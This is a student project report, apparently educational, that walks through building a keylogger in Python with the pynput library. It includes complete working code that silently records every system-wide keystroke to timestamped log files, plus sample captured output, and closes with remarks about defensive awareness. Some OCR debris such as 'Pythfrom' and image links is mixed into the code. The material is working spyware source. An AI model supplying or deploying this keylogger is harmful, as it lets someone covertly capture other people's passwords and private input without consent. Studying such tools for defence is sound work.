PROJECT-3 KEYLOGGER IMPLEMENTATION (FOR EDUCATIONAL PURPOSES ONLY)

Objective:

The primary goal of this project is to understand how keyloggers work by implementing a basic keylogger using Python. This hands-on exercise is intended solely for educational and ethical purposes — to enhance cybersecurity awareness and learn how such tools operate so defenses can be built against them.

Disclaimer:

This project is for EDUCATIONAL PURPOSES ONLY.
Do **not** run this script on any system without the owner's explicit consent.
Unauthorized use of keyloggers is illegal and unethical.

Requirements

Component	**Description**
Python (v3.x)	Programming language
pynput library	Captures and listens to keyboard events
File system access	For saving keystroke logs to disk
Terminal or CMD	To run the Python script

Install the required library using:

pip install pynput

after installing pynput create a file (eg:keylogger.py) add the below code in it.


When we run the file a folder will be created which contains a log file(eg:log_2025_06-2-15_10.pxt) which monitors all the keys we are typing on the key board.

```
 Pythfrom pynput import keyboard
import logging
from datetime import datetime
"""
DISCLAIMER:
This script is for EDUCATIONAL PURPOSES ONLY.
Do not run this script on any computer without explicit permission.
Unauthorized use is illegal and unethical.
"""

# Setup logging
log_dir = "keylogs/"
log_file = log_dir + f"log_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.txt"

# Create the directory if it doesn't exist
import os
if not os.path.exists(log_dir):
    os.makedirs(log_dir)

logging.basicConfig(
    filename=log_file,
    level=logging.DEBUG,
    format='%(asctime)s: %(message)s',
)

def on_press(key):
```


```
    try:
        logging.info(f"Key pressed: {key.char}")
    except AttributeError:
        logging.info(f"Special key pressed: {key}")


# Start listening
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```


How It Works

1. The script uses pynput.keyboard.Listener to monitor all keyboard input.
2. Every keystroke is logged with a timestamp using the logging module.
3. Logs are saved to a new file every time the script runs.
4. Both regular and special keys (e.g., Shift, Enter, Backspace) are captured.




Now a folder will be created.





File Edit View

```
2025-06-18 11:33:16,407: Special key pressed: Key.print_screen
2025-06-18 11:33:46,307: Key pressed: w
2025-06-18 11:33:46,647: Key pressed: o
2025-06-18 11:33:47,032: Key pressed: r
2025-06-18 11:33:47,383: Key pressed: d
2025-06-18 11:34:30,727: Special key pressed: Key.enter
2025-06-18 11:34:33,425: Special key pressed: Key.up
2025-06-18 11:34:34,161: Special key pressed: Key.down
2025-06-18 11:34:35,087: Special key pressed: Key.down
2025-06-18 11:34:35,642: Special key pressed: Key.down
2025-06-18 11:34:36,098: Special key pressed: Key.down
2025-06-18 11:34:46,684: Special key pressed: Key.backspace
2025-06-18 11:34:47,060: Special key pressed: Key.backspace
2025-06-18 11:34:47,365: Special key pressed: Key.backspace
2025-06-18 11:34:47,671: Special key pressed: Key.backspace
2025-06-18 11:34:47,966: Special key pressed: Key.backspace
2025-06-18 11:34:48,247: Special key pressed: Key.backspace
2025-06-18 11:34:48,572: Special key pressed: Key.backspace
2025-06-18 11:34:54,147: Special key pressed: Key.shift
2025-06-18 11:34:54,648: Special key pressed: Key.shift
2025-06-18 11:34:54,678: Special key pressed: Key.shift
2025-06-18 11:34:54,708: Special key pressed: Key.shift
2025-06-18 11:34:54,713: Key pressed: G
2025-06-18 11:34:55,409: Key pressed: p
2025-06-18 11:34:56,315: Special key pressed: Key.backspace
2025-06-18 11:34:57,526: Key pressed: o
```



Conclusion:

This project successfully demonstrates the implementation of a basic keylogger using Python for educational and ethical purposes. By utilizing the pynput library, we were able to capture and log user keystrokes system-wide and store them in a structured and time-stamped format.

Through this project, we gained hands-on experience in:

- Monitoring keyboard events
- File handling and logging in Python
- Understanding how malicious actors might misuse such tools
- Recognizing the importance of endpoint security and user awareness

Understanding how keyloggers operate helps in strengthening cybersecurity measures by anticipating threats and developing more effective defense mechanisms. While this keylogger is intended only for ethical testing and awareness, it highlights the need for secure computing practices and constant vigilance in today's digital world.

This project lays a solid foundation for exploring more advanced cybersecurity concepts such as malware analysis, behavior monitoring, and defensive programming.